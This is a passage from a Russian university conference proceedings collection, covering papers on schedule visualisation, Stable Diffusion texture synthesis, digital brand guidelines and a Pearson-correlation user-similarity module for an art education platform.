тренажерного инструмента для лабораторных работ по дисциплинам «Тайм-менеджмент» и «Управление IT-проектами». Например, студентам дается текст с указанием задач и встреч, а также с указанием времени и длительности поездки. Задача студента – исходя из текста занести список мероприятий в программу, управлять слотами и вывести визуализацию на определенные дни, указанную в техническом задании. Данная программа научит студентов организовывать распорядок дня в стрессовых и срочных ситуациях, научит правильно обосновывать свое решение и четко формулировать причину отказа от несрочных и неважных задач.

Разработанная программы визуализации расписания дня упрощает задачу планирования дел. Пользователю необходимо составить список всех мероприятий, которые нужно выполнить в течение дня, а затем каждому из них присвоить определенную значимость и продолжительность. Далее ему с помощью программы необходимо сгенерировать график расписания дня, который будет отображать все мероприятия в наглядной форме. И по этому графику принимать решения. Также в этой программе имеются различные способы редактирования мероприятий, что делает программу более удобной.

#### Список используемых источников

1. Жалсабон Е. Б. Влияние тайм менеджмента на эффективность работы сотрудников [Электронный ресурс] // International scientific review. 2021. LXXVII. С.44–47. URL: <https://cyberleninka.ru/article/n/vliyanie-taym-menedzhmenta-na-effektivnost-raboty-sotrudnikov> (дата обращения 23.03.2023).
2. Герасимова А. Е., Соколенко Е. В. Тайм-менеджмент: специфика управления временем // Современные исследования проблем управления кадровыми ресурсами: сб. науч. тр. VII Международной научно-практической конференции. М. : ООО «Эдельвейс», 2022. Том II. С. 68–71.
3. Исследование hh.ru: «На что тратится рабочее время». URL: <https://spb.hh.ru/article/12195> (дата обращения 23.03.2023).
4. Бояшова Е. П., Высоцкий Г. И., Зюриков М. А. Методы и технологии визуализации как способа наглядного представления данных // Студенческая весна – 2022. 76-я Региональная научно-техническая конференция студентов, аспирантов и молодых ученых: сб. науч. ст. СПб. : СПбГУТ, 2022. Т. 1. С. 133–137.
5. Зюриков М. А., Пинегина И. В. Проектирование информационной системы футбольного клуба // Студенческая весна – 2022. 76-я Региональная научно-техническая конференция студентов, аспирантов и молодых ученых: сб. науч. ст. СПб. : СПбГУТ, 2022. Т. 1. С. 133–137.
6. Структуры данных: двусвязный список. URL: <https://medium.com/nuances-of-programming/структуры-данных-и-алгоритмы-двусвязный-двунаправленный-список-8d2bcb42da49> (дата обращения 26.02.2023).
7. Обзор графических библиотек C++. URL: <https://tproger.ru /digest/cpp-best-gui/> (дата обращения 23.03.2023).

УДК 004.89  
ГРНТИ 28.23.37

## АНАЛИЗ ВОЗМОЖНОСТЕЙ СИНТЕЗА ТЕКСТУРНЫХ КАРТ ДЛЯ ОБЪЕКТОВ ТРЕХМЕРНОЙ ГРАФИКИ С ПРИМЕНЕНИЕМ ГЕНЕРАТИВНЫХ НЕЙРОННЫХ СЕТЕЙ

**Д. В. Волошинов, Д. В. Лебедев, Г. А. Урванцев, К. Т. Шарипова**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В статье рассматривается метод синтеза бесшовных текстурных карт для объектов трёхмерной графики с использованием генеративной нейронной сети Stable Diffusion. В рамках статьи рассмотрена возможность генерации текстурных карт, отвечающих за отображение цвета и рельефа поверхности, а также карту воздействия света. Описаны принципы работы метода, его возможности, ограничения и особенности применения. Проведён анализ различных способов синтеза бесшовных текстур - из текста, из изображения, из чернового наброска. Также описываются перспективы применения метода при разработке визуальной составляющей проектов с трёхмерной графикой.*

*метод, синтез, текстурная карта, карта нормали, трёхмерная графика, Stable Diffusion, генеративная нейронная сеть, цвет, рельеф.*

Современные нейронные сети привлекают исследователей и практиков в области графического дизайна благодаря возможности создания высококачественных изображений. В настоящее время развитие технологий генерации контента происходит с невероятной скоростью, что позволяет любому пользователю получать высококачественные изображения по текстовому описанию в течение нескольких секунд. Благодаря этому, данная область сохраняют свою значимость и актуальность в контексте их дальнейшего развития и применения.

Нейронные сети доказали свою возможность создавать изображения, близкие по качеству к изображениям, созданным человеком [1], ведутся обсуждения об этичности применения таких изображений [2, 3]. Однако, данные исследования проводились с художественными изображениями, имеющими четко выраженную глубину композиции. Немаловажной областью производства графического контента является также создание утилитарных изображений, например, бесшовных текстур, используемых в создании объектов и сцен трёхмерного моделирования и веб-дизайне.

В традиционном подходе к созданию бесшовных текстур главную роль играет квалификация художника, который занимается выполнением заказа.

Поскольку это ручной процесс, он требует значительных затрат времени и усилий, а также понимания принципов создания бесшовных текстур – изображения должны быть «бесшовными». Повторяющиеся изображения, расположенные рядом, не должны иметь видимых швов и искажений на границах соединения, формируя цельную текстуру.

Существует альтернатива – использование готовых текстур, представленных в сети Интернет для покупки или свободного использования. Однако, такие текстуры могут быть уже применены в других проектах, а качественные экземпляры зачастую требуют покупки. Кроме этого, иногда требуются текстуры, созданные в определённом стиле.

В настоящее время, наиболее известными представителями нейронных сетей, синтезирующих изображения являются DALL-E, MidJourney, Stable Diffusion. В связи с выделенными проблемами – требование большого количества времени, денежных вложений и отсутствие уникальности у текстур доступных на стоках, в качестве средства решения выделенных проблем лучше всего подходит Stable Diffusion – она распространяется бесплатно и имеет функционал создания бесшовных текстур, а также позволяет управлять процессом генерации изображений более тщательно, чем её альтернативы.

Stable Diffusion [4] поддерживает два режима работы: «txt2img» и «img2img» – в первом случае на вход подаётся текстовая подсказка, а во втором случае подсказка дополняется изображением для копирования его композиции и/или цвета. Режимы имеет множество параметров, обеспечивающих оператору высокий контроль над творческим процессом.

Используя неизменяемую текстовую подсказку, можно синтезировать множество различных изображений, корректируя прочие параметры, такие как число шагов, зерно, руководство без классификатора, уточняя семантическую специфику подсказки. Приведённые аналоги не имеют функции синтеза бесшовных изображений, а также имеют количественные ограничения и низкий уровень контроля процесса генерации. Важно отметить, что изображения, созданные в DALL-E и MidJourney защищены авторским правом, в то время как изображения, синтезированные с помощью Stable Diffusion, принадлежат оператору процесса синтеза [5].

В качестве эксперимента были синтезированы различные изображения в режиме работы с текстовым запросом, представляющим описание различных поверхностей. Размер выходных изображений задан 512 на 512 пикселей. Использовалась модель v1-5-pruned-emaonly. Следует отметить, что для улучшения качества и проработки изображений необходимо максимально точно описывать детали желаемого изображения [6]. К примеру, сильный качественный эффект в случае с синтезом бесшовных текстур оказывают такие слова, как texture, top view, detailed, 4k, rough, flat. Важно



также указать то, чего не должно быть на изображении в виде негативного запроса, например, можно избавиться от избыточных теней на изображении.

Анализ результатов синтеза изображений показал, что при создании текстур плоских поверхностей наблюдается низкий уровень вариативности. Так, одна текстура может отличаться от другой лишь оттенком цвета (рис. 1). Данная проблема может быть связана с низким разрешением выходных изображений. При повышении разрешения тренировочного набора будет возможно получать выходные изображения с более высоким разрешением, что позволит повысить количество деталей на изображении.




Рис. 1. Текстуры бетона и песка с различными параметрами генерации

Также было обнаружено, что при создании изображений Stable Diffusion формирует на изображении «якорные точки», которые задают композицию и структуру будущего изображения. Данный вывод сделан на основе анализа изображений с неизменным значением зерна. Изображения с одинаковым зерном сохраняют расположение якорных точек в пространстве изображения (рис. 2). В случае с синтезом текстур плоских поверхностей, не обладающих выделяющимися чертами, данные точки в некоторых случаях неудачно встраиваются в общую композицию изображения плоскости, нарушая ее равномерность и цельность. Это приводит к потере свойства «бесшовности» текстуры и негативно влияет на качество получаемых результатов. Однако, данную проблему можно решить путем дополнительной обработки полученных изображений с помощью сторонних графических редакторов.




Рис. 2. Возникновение якорных точек на примере плоской текстуры и изображения с неизменным значением зерна

В режиме «изображение из изображения» использовались бесшовные текстуры и фотографии поверхностей, не обладающих этим свойством, в качестве изображения-подсказки. Важным параметром для данного режима является размытие изображения-подсказки, задаваемое в диапазоне

от 0 до 1, где 1 – полное размытие. Оптимальное значение для изображений в выбранном разрешении – 0,55. При меньших значениях параметра выходное изображение практически не отличается от входного, а при больших значениях может существенно отличаться, что нивелирует пользу изображения-подсказки. Однако, данное значение не является универсальным, а в большей степени может быть стартовой точкой для подбора оптимального параметра размытия изображения-подсказки.

Свойство бесшовности выходных изображений сильно коррелирует с наличием данного свойства у входных изображений. Для входных бесшовных изображений возможно использовать низкие значения параметра размытия, создавая вариации исходной текстуры. Для фотографий поверхностей, изначально не обладающих бесшовностью, данный параметр необходимо увеличивать. В ходе исследования было синтезировано 1152 изображения текстур, некоторые из них представлены на рис. 3.




Рис. 3. Различные текстуры, синтезированные в ходе исследования

Немаловажной отличительной особенностью Stable Diffusion является открытый исходный код [7], который позволяет расширять функционал инструмента. Одним из таких расширений является High Resolution Normal Maps [8], позволяющий синтезировать карты нормали из изображений. Карты нормали позволяют более точно рассчитать, как свет отражается от поверхностей объекта в трёхмерном пространстве, вместо использования перпендикулярного отражения света, что придаёт текстуре объекта реалистичность. Данное расширение поддерживает модели, созданные по алгоритмам LeReS, AdelaiDepth и Midas, предназначенным для монокулярного предсказания глубины.

Для проверки качества работы метода были синтезированы карты глубины различных изображений с использованием классического метода преобразования яркости пикселя в значения высоты, а также с использованием различных моделей монокулярного предсказания глубины (рис. 4, см. ниже).

Ни один из полученных результатов не обладает свойством бесшовности, и сильно отличается от карты нормали, созданной классическим методом. Кроме синтезированные карты неточно отражают реальную шероховатость поверхности. На рис. 5 представлены примеры модели шара в трёхмерном пространстве без применения карты нормали, с использова-

нием классической карты нормали и с использованием карты нормали, созданной алгоритмом Midas. Эксперимент показал, что использование метода монокулярного предсказания глубины для синтеза карты нормали плоских бесшовных текстур не оправдывает ожиданий.




Рис. 4. Исходная текстура и карты нормали, созданные классическим методом, алгоритмом Midas, LeReS, AdelaiDepth



Рис. 5. Модель шара в трёхмерном пространстве с применением различных карт нормали

Метод синтеза бесшовных текстур с использованием Stable Diffusion имеет потенциал к использованию в области создания детализированных объектов трёхмерного пространства. Выделяющимися особенностями является бесплатность, высокая скорость синтеза, наличие большого количества параметров, обеспечивающих вариативность результатов. Однако, у этого подхода есть недостатки, такие как непредсказуемость результатов в режиме «текст в изображение», высокая доля некачественных изображений и низкая вариативность текстур поверхностей с низким перепадом высот. Для режима «изображение в изображение» требуется качественное бесшовное изображение-подсказка, а также подбор параметра размытия для каждого отдельного случая. Метод синтеза карт нормали методом монокулярного предсказания глубины не обеспечивает качественное преобразование плоских текстур с незначительными отклонениями рельефа.

Используя Stable Diffusion для синтеза бесшовных текстур, можно получить большое количество изображений за очень короткий срок, что может быть наиболее оптимально, чем использование наёмного труда. Дальнейшие исследования в этой области могут включать применение обучения специализированной модели в высоком разрешении для увеличения коли-

чества качественных выходных изображений и повышения предсказуемости результатов. Другим подходом к решению выявленных проблем может быть использование нейронных сетей с иной архитектурой.

#### Список использованных источников

1. Антонов Г. В., Иванов С. И. Возможности использования машинного обучения в области искусства // Технологии и инновации: сборник научных статей научно-педагогических работников, аспирантов и обучающихся / ФГБОУ ВО Великолукская ГСХА. Великие Луки : Великолукская государственная сельскохозяйственная академия, 2022. С. 8–10.

2. Stanley-Becker I., Harwell D. How a tiny company with few rules is making fake images go mainstream // Washington Post. URL: <https://www.washingtonpost.com/technology/2023/03/30/midjourney-ai-image-generation-rules> (дата обращения 30.03.2023).

3. Быльева Д. С. Арт и искусственный интеллект: в поисках автора // Коммуникативные стратегии информационного общества : труды XIV Международной научно-теоретической конференции, Санкт-Петербург, 17–18 ноября 2022 года. СПб.: СПбПУ, 2022. С. 35–40.

4. Rombach R., Blattmann A., Lorenz D., Esser P., Ommer B. High-Resolution Image Synthesis with Latent Diffusion Models. URL: <https://arxiv.org/pdf/2112.10752.pdf> (дата обращения 15.02.2023).

5. Rombach. R, Esser P. CreativeML Open RAIL-M (Stable Diffusion License) // Официальный сайт компании Hugging Face. URL: <https://github.com/CompVis/stable-diffusion> (дата обращения 18.02.2023).

6. Белодед А. С. Text-to-image нейросети как средство развития информационной грамотности подростков // MEDIAОбразование: цифровая среда в условиях вынужденной метаморфозы : сборник материалов VII Международной научно-практической конференции, Челябинск, 22–24 ноября 2022 года. Челябинск: Челябинский государственный университет, 2022. С. 571–576.

7. CompVis. Stable Diffusion Repository // Веб-сервис для хостинга IT-проектов и совместной разработки. URL: <https://github.com/CompVis/stable-diffusion> (дата обращения 15.03.2023).

8. High Resolution Normal Maps for Stable Diffusion WebUI Repository // Веб-сервис для хостинга IT-проектов и совместной разработки. URL: <https://github.com/graemeniedermaier/stable-diffusion-webui-normalmap-script> (дата обращения 15.03.2023).

УДК 004.514  
ГРНТИ 20.15.05

## АНАЛИЗ СУЩЕСТВУЮЩИХ МЕТОДИК СОЗДАНИЯ ЦИФРОВОГО КОНТЕНТА

Д. В. Волошинов, В. В. Макарова

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В данной статье представлен обзор и анализ существующих методик по созданию цифрового контента. В ходе проведенного анализа выявлены достоинства и недостатки отобранных методологий, которые будут учтены при разработке методики создания цифровых брендбуков.*

*брендбук, методика, руководство, представление данных, цифровой контент, Human Interface Guidelines, VKUI.*

В настоящее время большинство крупных компаний имеют цифровой документ с детальным описанием бренда: начиная от философии компании, заканчивая способами компоновки разных версий логотипа.

Как для любого документа, брендбуку необходима общая методика его разработки для упрощения процесса, унификации, которая не будет ограничивать в творчестве дизайнера, но внесет системность.

Перед началом разработки методики создания цифровых брендбуков необходимо ознакомиться с существующими методиками по созданию цифрового контента: Human Interface Guidelines, Starbucks Creative Expression, VKUI.

**Human Interface Guidelines** – содержит рекомендации, которые помогут вам создать удобный интерфейс для любой платформы Apple [1].

Основная цель Human Interface Guidelines – создать единообразное взаимодействие в среде, включая приложения и другие используемые инструменты. Это означает как применение одного и того же визуального дизайна, так и создание единообразного доступа к общим элементам интерфейса и их поведения – от простых, таких как кнопки и значки, до более сложных конструкций, таких как диалоговые окна [2]. Human Interface представлен на рис. 1.

При анализе данного руководства, были выявлены преимущества:

- четко прописаны основные принципы, которые необходимо соблюдать;
- особое внимание уделяется эстетике и уместности дизайна, например, серьезные бизнес-приложения рекомендуется делать минималистичными, а экшен-игры могут быть яркими, с богатой анимацией.






Рис. 1. Human Interface Guidelines

Недостатки руководства:

- отсутствие инфографики и примеров, большая часть гайдлайна – текстовая;
- отсутствие возможности копирования элементов;
- гайдлан только на английском языке.

С точки зрения дизайна, удобнее изучать гайдлайны iOS при помощи UI Kits, которые разработаны обычными пользователями на основе Human Interface Guidelines. В данных UI Kits представлена вся информация, благодаря которой любой пользователь может быстро создать удобный интерфейс для любой платформы Apple. Большой плюс UI Kits, что все элементы можно копировать и сразу применять в работе. Пример одного из UI Kits представлен на рис. 2.




Рис. 2. iOS UI Kits

**Starbucks Creative Expression** – руководство, которое поддерживает основные элементы бренда Starbucks [3].

Starbucks описывает свое руководство двумя словами: функциональный и выразительный. Функциональность означает полезность и понятность. Человеку должно быть легко найти нужную информацию, поэтому

хороший текст для Starbucks – это тот, который хорошо организован и не отвлекает внимание от основного продукта. Выразительность позволяет раскрыть индивидуальность бренда и интересно рассказать о товарах. Она может выражаться в уникальном стиле повествования. Руководство Starbucks приставлено на рис. 3.




Рис. 3. Starbucks Creative Expression

При анализе данного руководства, были выявлены преимущества:

- большое количество примеров допустимого использования элементов бренда;
- у данного руководства удобная навигация, информация разделена по страницам;
- четко описаны главные принципы, которые необходимы при работе с элементами бренда.

Недостатки руководства:

- элементы брендбука, например, логотип, невозможно скачать для дальнейшего использования;
- отсутствует цифровое обозначение цвета;
- часть интерактивных блоков руководства работает не на всех браузерах;
- руководство только на английском языке.

В данном руководстве собрана вся информация об одном бренде. Нужную информацию легко найти, при помощи удобной навигации в боковом меню. Руководство состоит преимущественно из инфографики и примеров использования, что полезно при работе с элементами бренда. Текст в любом руководстве играет не менее важную роль, и Starbucks отлично его внедрила в свое руководство, его немного, но он по существу. Главным недостатком

цифрового руководства является отсутствие возможности копирования элементов бренда для дальнейшего использования.

**VKUI** – дизайн-система ВКонтакте, соединяющая визуальный язык с технической реализацией, компонентами и руководством по применению [4]. VKUI упрощает процесс дизайна и значительно ускоряет разработку – можно быстро собрать свой проект из готовых элементов. Данная дизайн-система представлена на рис. 4.




Рис. 4. VKUI

При анализе данного руководства, были выявлены преимущества:

- доступны все исходные элементы;
- в руководстве не только элементы, но и готовые экраны приложения ВКонтакте;
- все вариации и состояния элементов включены в компоненты;
- удобная навигация по системе.

Недостатки руководства:

- для максимального использования руководства, необходимы базовые знания Figma;
- для активации темной темы необходимы дополнительные плагины.

Главное преимущество VKUI – все элементы доступны для любого пользователя, все открыто и адаптировано. Единственный недостаток – для использования всех возможностей системы необходимы знания Figma.

На основе проведенного анализа был сделан вывод, что разрабатывать методiku создания цифровых брендбуков лучше всего в Figma, чтобы каждый пользователь мог забрать себе все элементы и успешно применять их в своём брендбуке. В разрабатываемом руководстве необходимо учесть: удобную навигацию, примеры использования элементов, подробное описание возможностей элементов.



#### Список используемых источников

1. Human Interface Guidelines. URL: <https://developer.apple.com/design/human-interface-guidelines/guidelines/overview/> (дата обращения 12.02.2023).
2. Apple Human Interface Guidelines for iOS на русском языке. URL: <https://habr.com/ru/post/574850/> (дата обращения 12.02.2023).
3. Starbucks Creative Expression. URL: <https://creative.starbucks.com> (дата обращения 12.02.2023).
4. Публикуем дизайн-библиотеки компонентов VKUI в Figma. URL: <https://vc.ru/design/127039-publikuem-dizayn-biblioteki-komponentov-vkui-v-figma> (дата обращения 12.02.2023).

УДК 004.89  
ГРНТИ 20.23.25

## РАЗРАБОТКА МОДУЛЯ ОПРЕДЕЛЕНИЯ ПОХОЖИХ ПОЛЬЗОВАТЕЛЕЙ ИНФОРМАЦИОННО-ОБРАЗОВАТЕЛЬНОЙ СРЕДЫ ДЛЯ ФОРМИРОВАНИЯ КРУГОЗОРА В СФЕРЕ ИЗОБРАЗИТЕЛЬНОГО ИСКУССТВА

**Д. В. Волошинов, Д. Ю. Чабдарова**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Объектом исследования является обработка данных об оценках пользователей, выставленных картинам. Предмет исследования статьи – выявление пользователей, наиболее похожих на заданного по выставленным оценкам. В качестве метода определения схожести пользователей применен расчет коэффициента корреляции Пирсона между векторами оценок пользователей. В результате сформирован программный код на языке Python, на вход которого поступает набор данных об оценках и идентификатор исследуемого пользователя. На выходе формируется список схожих пользователей, отсортированный по убыванию коэффициента корреляции Пирсона. Статья может быть полезна специалистам по машинному обучению и разработке рекомендательных алгоритмов.*

*интеллектуальная система, коэффициент корреляции, анализ данных, построение рекомендаций.*

Для подтверждения актуальности разработки программного модуля информационно-образовательной среды для формирования кругозора в сфере изобразительного искусства проведено количественное исследование целевой аудитории. В соответствии с результатами 74 % респондентов

продемонстрировали заинтересованность в функции поиска людей с похожим художественным вкусом [1].

Целью статьи является реализация программного кода, позволяющего выявить группы похожих по художественному вкусу пользователей на основании оценок, которые пользователи выставили картинам. Задача определения похожих пользователей сводится к расчету коэффициентов корреляции между векторами оценок пользователей.

Коэффициент корреляции Пирсона является мерой тесноты прямолинейной связи между переменными. Расчет коэффициента корреляции между векторами оценок пользователей выполняется по формуле:

$$r_{xy} = \frac{\sum_{i=1}^N (x_i - \bar{X}) \cdot (y_i - \bar{Y})}{\sqrt{\sum_i (x_i - \bar{X})^2 \cdot \sum_i (y_i - \bar{Y})^2}}$$

где  $x_i$  – оценка пользователя  $A$ , выставленная картине  $i$ ,  $y_i$  – оценка пользователя  $B$ , выставленная картине  $i$ .

Диапазон абсолютных значений коэффициентов корреляции Пирсона выборки и совокупности находится в интервале от 0 до 1. Значение коэффициента +1 означает наличие полной положительной линейной связи, а значение –1 – наличие полной отрицательной связи.

Для апробации предложенной математической модели сформирован набор тестовых данных [2], фрагмент которого представлен на рис. 1

	BM	BN	BO	BP	BQ	BR	BS	BT	BU	BV	BW	BX	BY	BZ	CA	CB	CC	CD	CE			
1	S65	S66	S67	S68	S69	S70	S71	S72	S73	S74	S75	S76	S77	S78	S79	S80	art movemen	artist	painting			
2	5	5	3	5	5	5	5	2	5	5	5	5	3	3	4	4	3	4	3 Renaissance	Sandro Botticelli	The Birth of Venus	
3	4	4	4	5	5	5	5	4	5	5	5	5	3	3	5	3	5	3	5	3 Renaissance	Leonardo da Vinci	Lady with an Ermine
4	5	4	1	5	4	5	5	2	5	5	5	4	4	2	5	1	5	5	1 Renaissance	Albrecht D'urer	Feast of Rose Garlands	
5																				3 Renaissance	Raphael	Three Graces
6	5	5	2	4	4	4	5	3	5	5	5	5	3	4	5	1	5	5	1 Baroque	Caravaggio	Entombment	
7	4	4	1	4	4	3	5	3	5	5	4	4	4	3	5	2	5	5	2 Baroque	Anthony van Dyck	Charles I at the Hunt	
8																				Baroque	Diego Velazquez	Rokeby Venus
9	3	4	1	5	5	4	5	2	5	5	5	5	4	3	5	1	5	5	1 Baroque	Rembrandt van Rijn	The Night Watch	
10	5	5	1	4	5	5	5	2	5	5	5	5	4	2	5	1	5	5	1 Neoclassicist	Jacques-Louis David	Napoleon Crossing the Alps	
11	5	5	3	4	5	4	5	3	5	4	4	3	2	3	4	2	5	4	2 Neoclassicist	Jean-Auguste-Dominique Ingres	Mademoiselle Caroline Riviere	
12	5	5	2	5	5	5	5	2	5	5	5	4	4	3	5	3	5	5	3 Neoclassicist	Jacques-Louis David	Seppho and Pharon	
13																				Neoclassicist	Francisco Goya	The Nude Maja
14	5	5	4	5	5	5	5	3	5	5	4	3	3	4	1	5	5	4	1 Romanticism	Eugene Delacroix	Liberty Leading the People	
15	4	5	1	3	5	5	5	3	5	5	5	5	4	2	4	1	5	5	1 Romanticism	Theodore Gericault	The Raft of the Medusa	
16	5	5	2	4	5	5	5	4	5	5	4	5	4	4	5	4	5	5	4 Romanticism	Caspar David Friedrich	Wanderer above the sea of fog	
17																				Romanticism	Caspar David Friedrich	The Cross in the Mountains
18	4	3	5	5	5	5	5	2	5	5	4	5	2	3	5	3	5	5	3 Impressionist	Edouard Manet	The Luncheon on the Grass	
19	5	4	5	5	5	4	5	3	5	3	4	5	5	5	5	4	5	5	4 Impressionist	Claude Monet	Impression, Sunrise	
20	5	4	2	5	5	5	5	4	5	5	4	5	4	3	5	4	5	5	4 Impressionist	Edgar Degas	Blue dancers	
21																				Impressionist	Edgar Degas	Ballet Rehearsal
22	3	4	3	5	4	5	5	2	4	5	4	4	3	3	3	4	5	3	4 Post-Impress	Paul Gauguin	Tahitian Women on the Beach	
23	3	3	5	4	5	5	5	3	5	4	4	5	5	4	4	4	5	5	4	4 Post-Impress	Vincent van Gogh	Sunflowers
24	5	4	5	5	5	4	5	3	5	4	4	5	4	3	5	4	5	4	4 Post-Impress	James Abbot McNeill Whistler	Arrangement in Grey and Black, No.1: Portrait of the Card Players	
25																				Post-Impress	Paul Cezanne	The Card Players
26	3	4	5	5	3	5	5	4	3	5	4	3	1	3	5	1	5	5	1 Symbolism	Ddilon Redon	The Cyclops	

Рис. 1. Результирующий датасет «Result Art marks dataset»

